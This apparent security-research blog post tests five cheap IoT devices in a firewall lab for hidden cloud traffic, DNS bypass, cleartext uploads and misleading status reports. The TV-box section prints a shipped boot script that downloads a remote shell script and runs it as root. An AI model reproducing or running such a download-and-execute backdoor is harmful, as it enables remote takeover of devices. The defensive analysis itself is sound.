The vendor app says online. My firewall is dropping every single byte the device tries to send. Both of these things are true at the same time, and only one of them is being honest with the person who owns the device.
That gap — between what an embedded device tells its owner and what it's actually doing on the wire — is the whole subject of this post. I built a small enforcement lab, bought five cheap embedded devices off the same shelves everyone else buys from, and put all five through the same routine: cold boot, watch, then start taking things away. Block outbound. Sinkhole the vendor's domain. Inject latency. Cut DNS. At every step I pulled the packet capture, the firewall counters and the live filter log, and I scored what I saw.
This isn't a zero-day post. There are no exploit chains here and nothing you need to patch tonight. It's about the quieter, more common problem: devices that talk to hosts they shouldn't, ignore the policy you set, and lie about their own state when you ask. Still a security problem. Still almost completely invisible from where most owners and network admins are standing.
If you buy, deploy, or defend this class of kit, this is for you.
Why "segment the IoT device" isn't the advice you think it is
We tell each other to segment the IoT device. Put it on its own VLAN, lock down egress, job done. Then you actually do it, the device goes quiet for ninety seconds, and it comes right back — phoning home from an IP that no DNS record on your network ever pointed at, while the app cheerfully reports that everything is fine.
The reason that happens is that for a real slice of the embedded market, "secure deployment" isn't a configuration choice you get to make. It's an architectural fact about the thing you bought. The device was built around an assumption — always-on cloud, a phone in the loop, a hardcoded list of addresses — and no amount of firewall rules changes that assumption. You can only measure it, and then decide whether you can live with it.
So I measured it.
The lab: bring the network to the device
The setup is deliberately boring and completely portable. The device under test sits on an isolated segment, joined to a Raspberry Pi acting as its only access point. Everything it says has to pass through an OPNsense firewall that is simultaneously its DNS resolver, its packet-capture point, and its enforcement layer. Nothing reaches the internet except through a path I control and record.

The trick that makes this honest is owning DNS. If the firewall is the resolver, I can answer, sinkhole, or refuse any name the device asks for — and, crucially, I can watch whether the device even bothers to ask. As you'll see, several of them don't.
The nine-phase routine
Every device goes through the same nine phases, in the same order, every time. The point of a fixed routine is comparability: when the camera and the doorbell get identical treatment, the differences in how they respond are the device talking, not the test.

Phases 1–4 are pure observation: start capturing before the device powers on, let it boot with the minimum config it demands, sit through an idle baseline, and map every destination it reaches back to an owner. Phase 5 nudges it with a firmware update. Phases 6–8 are where I start telling it no — sinkhole the vendor domain, block outbound entirely, then get subtle with injected latency and dropped packets. Phase 9 is the scorecard.
The four axes

At the end, each device gets scored 1–5 on four axes. The rule is simple and unforgiving: the worst behaviour observed in a phase sets the score for that axis. No averaging your way out of a single bad failure.
Segmentation viability — can you firewall this thing without losing its core function? A 5 works perfectly with no outbound at all; a 1 bricks or goes useless the moment you isolate it.
Transparency — when enforcement breaks something, does the device tell you the truth? A 5 gives clear errors; a 1 fails silently, or worse, reports success while nothing works.
Trust hygiene — how many third parties does it drag in, and how necessary are they? A 5 talks only to the vendor; a 1 is spraying sensitive data across hardcoded non-vendor IPs.
Fail posture — when connectivity breaks, does it fail safe or fail badly? A 5 defaults to deny with a clean local fallback; a 1 does active harm — spilling credentials, keeping a tunnel alive, routing around your enforcement.
Twenty points total. Here's how the five landed.
Now let's walk through what earned those numbers.
Device 1 — the budget IP camera (4/20: do not buy)
A sub-R250 white-label Wi-Fi camera. No brand worth the name on the box; the MAC OUI traces to a Hangzhou OEM, the silicon is a Goke GK7201 with a no-name Chinese Wi-Fi chip, and its entire cloud presence funnels through one domain: secu100.net. It has no web UI, no RTSP, no ONVIF — I probed every common port from the firewall and got a connection reset on all of them. There is no local way to use this camera. It's cloud or nothing.
Here's the first problem, straight off the idle baseline. The camera ignores the DNS resolver my network handed it and talks to Google directly:
# The only DNS query in a 2-hour idle baseline — and it's not to us.
# DHCP handed this device 192.168.50.1 as its resolver. It didn't care.

frame 1873   t+1567.5s   192.168.50.50 → 8.8.8.8   DNS   A? pub-cfg.secu100.net

# First cloud contact happened at t+8.76s — 26 MINUTES before that lookup —
# straight to a hardcoded address, no name resolution at all:
frame   42   t+8.76s     192.168.50.50 → 3.120.96.200:8765   UDP   (AWS Frankfurt)
Read that again: the first packet to the cloud goes out eight seconds after power-on, to an IP the device never looked up. It carries a hardcoded list of addresses in firmware and uses DNS as, at best, a formality. Which means any DNS-based policy you set on your LAN does nothing to this device unless you also force-redirect port 53 — it isn't asking your resolver in the first place.
When I trust-mapped the whole run, the "single vendor domain" turned into this:
17 unique cloud IPs across 4 providers, 5 ASNs, 3 continents — AWS Frankfurt (7), a Chinese/US cross-border CDN (6), Alibaba Singapore (3), Huawei Cloud SG/HK (1) — plus a dual ICMP heartbeat to
8.8.8.8(US) and114.114.114.114(a Chinese public-DNS address), which looks a lot like region-detection logic deciding whether to use Asian or European back-ends.
Then there's what it does with your video. Every motion event is uploaded as a JPEG over plain HTTP, on port 80, to an Alibaba object-storage bucket — with the storage access key sitting right there in the request header:
PUT /003_a4a51eefe6a4dff4_260503123742.jpeg HTTP/1.1
Host: oss-eu-nor-05.oss-eu-central-1.aliyuncs.com
Authorization: OSS LTAI5tGm…:nfOowzlSyJ3bXqhShL0n5MMBGhQ=
Content-Length: 24342

<24 KB JPEG — a frame from the camera's own view>
(I've truncated the key. The point is that it's there at all.) The bucket name, the region, the access key and the image all travel in cleartext across the public internet, replayable by anyone on the path. In 2026. On a camera.
But the finding that actually names this post came from Phase 6. I wildcard-NXDOMAIN'd *.secu100.net — killed the one name it queries. The camera's response:
- The app went to offline.
- The device's voice prompt announced "router connection unsuccessful."
- Meanwhile, at the IP layer, the camera was still uploading — 1.7 packets a second, 1,958 packets over the next 19 minutes — to a hardcoded CDN address that never needed DNS.
The Wi-Fi was healthy. DHCP was healthy. The L2 link was fine. The device blamed your router for a failure that was entirely in the vendor's own name resolution, and kept transmitting the whole time it was telling you it couldn't. It never recovered on its own — it took a physical power-cycle. Two seconds of injected latency does the same thing.
And going the other way: under a full outbound block, the app kept reporting online for several minutes after not a single byte was getting out. The vendor app is not a signal of device state. It's a signal of when the cloud session last timed out.
Segmentation 1, Transparency 1, Trust hygiene 1, Fail posture 1 — 4/20. It is the only device in the sample to score the floor on every axis. Do not buy.
Device 2 — the Android TV box (7/20, and the number is lying to you)
This is the one I'd stop a procurement meeting for. A generic "MXQ Pro 5G 4K" Android box — the "5G" is marketing for 5 GHz Wi-Fi, there's no cellular — the kind of thing that turns up on every marketplace for the price of a lunch. On the wire it looks almost boring: mostly Google traffic. The danger is entirely in the OS and firmware layer, and you only find it if you go looking.
First, the identity of the thing:
$ adb shell getprop ro.build.fingerprint
Amlogic/p281/p281:7.1.2/NHG47L/20250519:userdebug/test-keys

$ adb shell getprop ro.build.version.security_patch
2017-12-01
Unpack that. The firmware was built in May 2025 and its last security patch is December 2017 — roughly eight and a half years of unpatched Android CVEs. It's a userdebug build (a developer image, shipped to consumers) signed with public AOSP test-keys — meaning anyone can sign an image this device will trust. And it arrives pre-rooted: su is baked into the system image and a Superuser manager app is preinstalled. adb root returns uid=0 instantly.
Then I found what boots with it. There's an init service wired into every startup that does this:
#!/system/bin/sh
# /system/bin/ttyunos.sh — runs as ROOT on every boot
sleep 20
export host="http://jm.ttyunos.com"
busybox wget --no-check-certificate -O /data/install-recovery.sh ${host}/install-recovery.sh
busybox dos2unix /data/install-recovery.sh
chmod 755 /data/install-recovery.sh
/system/bin/sh /data/install-recovery.sh          # ← executed as root
Every time you turn this box on, it downloads a shell script from a Chinese cloud host over cleartext HTTP and runs it as root. No signature. No TLS. Trivially intercepted by anyone on the network path — a rogue AP, a compromised router, an ISP. The filename masquerades as the legitimate Android install-recovery.sh.
The only reason my box wasn't compromised is that the server happened to be offline at test time. I know the mechanism fired anyway, because it left its fingerprints:
$ adb shell ls -l /data/install-recovery.sh
-rwxr-xr-x 1 root root 0 2026-06-11 10:29 /data/install-recovery.sh
#            ^root  ^0 bytes  ^this boot — it ran, fetched nothing, "executed" an empty file
That install-recovery.sh-as-root-autostart trick is exactly the vector behind the Vo1d campaign that infected around 1.3 million Android TV boxes in 197 countries. This box ships the downloader for that class of payload pre-wired. The domain still resolves to a pool of ten IPs — it's just, for now, dark.
And there's a second backdoor. One of the system apps is installed as NetflixFocus905l — disguised as Netflix — but its package name is com.oranth.accessibility, and it holds 197 granted permissions, including the full remote-control set: silently install any APK with no prompt, receive cloud push messages, factory-wipe the device, rewrite secure settings, reboot. A fake-Netflix app that can be sent a cloud message and then install anything it likes. (oranth is Shenzhen Oranth Technology, the real ODM behind the Tanix and KICKPI brands — "MXQ" is a sticker.)
One more thing, because it's darkly funny: this box can't even patch itself. Its OTA update URL is http://10.28.11.53:8080/... — a private, internal vendor build-server address, over cleartext HTTP, left baked into a shipping product. That's why it's frozen at a 2017 patch level.
Under a full block it fails silently — no error, no notification, nothing. It has no hardcoded-IP fallback (small mercy: blocking DNS actually stops it), but reboot it while offline and its clock resets to 2008, which breaks TLS validation on everything.
So why only 7/20? Because the rubric rewards "segmentable and doesn't brick," and this box is both. There is no axis for "ships a backdoor." Trust hygiene bottoms out at 1 whether a device is merely sloppy or literally fetches and runs root code from a stranger on every boot. This is the lowest-trust device in the sample, and it scores three points above the camera. That's not a flaw in this box's write-up — it's a flaw in every scorecard, mine included, and it's worth saying out loud.
Device 3 — the smart plug (9/20, and you can't actually segment it)
An R250 Wi-Fi plug, Tuya under the hood, sold as "TNCE." Its cloud profile is genuinely tidy: one vendor domain, three IPs all in a single AWS region, a long-lived MQTT-over-TLS session, no cleartext anywhere. It even honours my DNS resolver. On the cloud axis it's the best-behaved of the cheap devices.
Here's the board:

And here's the part that matters for procurement — the module marked T34:

That T34 is a Beken BK7231N. Community teardowns confirm this exact PCB — same SoC, same BL0942 power-metering chip — ships under TNCE, Aoyan, Girier and QNCX at least. Four "different vendors," one physical device, one Tuya cloud, four stickers. A buyer comparing those brands is comparing typefaces. (The silicon is even supported by open community firmware that would run it fully local — so the cloud-or-nothing behaviour is a vendor choice, not a hardware limit.)
But the reason this plug can't be segmented has nothing to do with any of that. Watch what the "block all outbound" rule actually did:
# Applied: block ALL outbound from the plug. Then watched the capture.
plug → 18.196.24.99:8883   MQTT/TLS   209 packets, bidirectional, for the full 30-min dwell
plug → cloud (new SYNs)                45  — all correctly blocked

# The existing MQTT session never died. A stateful firewall preserves
# established flows in its state table; "block outbound" only stops NEW ones.
# The cloud kept controlling the plug the whole time. It looked fine in the app.
You have to kill the connection state from both directions to actually cut it — a naive block leaves the session up and the device looking healthy. And even once you win that fight, the plug has an escape hatch you can't firewall at all: its default pairing path is Bluetooth-bridged. When Wi-Fi and cloud are unavailable, it falls back to talking to your phone over BLE, and the phone — on cellular, on any network — becomes the bridge to the cloud. Put the plug on a locked-down VLAN and you haven't isolated it; you've just moved its uplink to a radio your firewall can't see. That's the single most important defender finding in the whole sample.
Meanwhile it's shouting on the local network the entire time — 17,252 unauthenticated broadcast packets in 24 hours, roughly one every five seconds, advertising itself to everything on the segment. And when the cloud does go away, the app shows the plug as online, accepts your taps, reports success — and the plug never switches. Stale state, fake success, no error.
9/20. A disciplined cloud profile can't save a device whose real trust path runs through a radio you don't control.
Device 4 — the pet-feeder camera (9/20)
A Wi-Fi pet feeder with a camera, built on the AJCloud platform — the same platform behind Wansview, Faleemi and a dozen other brands, on the order of a million-plus devices, all sharing one app. Fourth distinct cloud ecosystem in the sample, and it opens with a move I hadn't seen yet: it doesn't just ignore my resolver, it hardcodes its own Chinese public DNS servers.
# The feeder never queried 192.168.50.1 (the resolver we handed it). Instead:
192.168.50.44 → 119.29.29.29:53   DNS   (Tencent DNSPod, CN)
192.168.50.44 → 223.5.5.5:53      DNS   (Alibaba AliDNS,  CN)
DNS enforcement at your resolver is a no-op against this device by design — to touch its name resolution you have to block or redirect those Chinese resolvers at layer 3. Its control and relay traffic spreads across four clouds — Alibaba, DigitalOcean, Linode and Tencent — and it runs the PPPP peer-to-peer protocol, a family with published, documented remote-takeover vulnerabilities (Elastic's "Storm on the Horizon" research covers the AJCloud stack specifically). This device sits on a known-vulnerable platform out of the box.
Idle, it's all TLS and looks fine. Then you actually use it — pull up the live view, trigger a feed — and it does the camera's trick all over again:
GET /.../snapshot.jpeg HTTP/1.1
Host: cam-snapshot-euc2-....cos.eu-frankfurt.myqcloud.com     # Tencent Cloud storage
# plain HTTP — the camera's still images, readable by anyone on the wire
Cleartext snapshot images to a Chinese cloud bucket. That's now two of the two non-Reolink cameras in the sample doing exactly this — the budget cam to Alibaba, the feeder to Tencent. It's a pattern, not a one-off.
Its fail posture is the AJCloud-specific wrinkle: a "full block" isn't instant. Its P2P UDP relay sessions survive the first kill and keep accepting commands — I could still feed the animal for about two minutes after cutting outbound — before ageing out around the six-minute mark. The app rode along with a stale "online" for those two minutes, hung on "establishing a secure channel," and only then admitted it was offline. Delayed honesty; better than the camera's flat lie, well short of the doorbell's.
9/20, tied with the plug, and — like the TV box — the number understates the platform risk sitting underneath it.
Device 5 — the video doorbell (15/20: proof that vendors choose this)
I put a Reolink 2K wired PoE doorbell in the sample specifically as a control — a device from a more recognisable vendor, to see whether "respects the network" was even achievable at this class. It is. This is the counterexample, and it more than doubles the next-best score.
Almost everything it does is the right call. It honours the DHCP resolver. It syncs time from the standard NTP pool. Its entire remote-access path hangs off a single name — p2p.reolink.com — which it looks up properly, through my resolver, and which then hands it a relay endpoint in-band. Its cloud footprint is fixed and minimal across every configuration I tested — factory-default, initialised, all local protocols on, a real cloud account bound — one signalling domain plus NTP, full stop. Binding a cloud account added nothing to the wire. And it has a real local life: web UI, RTSP, RTMP, ONVIF. Under a full outbound block, every local service still answered 200 OK — you can run this camera off an NVR with the internet unplugged.
It's honest, too. Cut its connectivity and the app says "device disconnected" immediately — no stale "online" lie. Hit it with the same two seconds of latency that put the budget camera into a coma requiring a power-cycle, and it just rode it out and recovered. That single side-by-side is the whole thesis: same test, opposite outcome, because someone made better decisions.
Best of all, because the whole remote path funnels through one name, you get a clean off-switch:
# Sinkhole the one name its remote path depends on, then reboot it to clear the cache:
Unbound host override:  p2p.reolink.com → 0.0.0.0

# Result:
relay 54.86.179.59      2 packets (≈ dead)
DNS  p2p.reolink.com    6 queries, all answered 0.0.0.0 — it kept asking the SAME name
                        → NO hardcoded fallback. No alternate domain. It went dark to the internet.
LOCAL web UI / RTSP / recording:  still fully working.
One DNS rule turns it from an always-open-relay cloud camera into a local-only camera, and it fails safe doing it — no brick, no cred spill, no active harm.
So why 15 and not 20? One real caveat, and it's a good illustration of how subtle this stuff gets. From the factory-default state — before you've set a password, before any account — the doorbell brings up a persistent P2P relay tunnel. You haven't even configured it yet, and it already holds a NAT hole open that makes it reachable from anywhere on the internet by anyone with its ID and credentials. I watched my own doorbell from a phone on cellular; my firewall logged 35 MB of encrypted UDP to a single Amazon address in ten minutes and could not have told you it was video, that anyone was watching, or what they saw. That's the always-on relay, working exactly as designed. It's severable — that's the p2p.reolink.com rule above — but only if you know it's there.
Segmentation 4, Transparency 4, Trust hygiene 3, Fail posture 4 — 15/20. Not perfect. But it proves the rest of the sample's failures are decisions, not inevitabilities.
The patterns that show up across all five
Score the devices individually and you get five separate write-ups. Line them up and the same shapes recur — and those shapes are the actual talk.
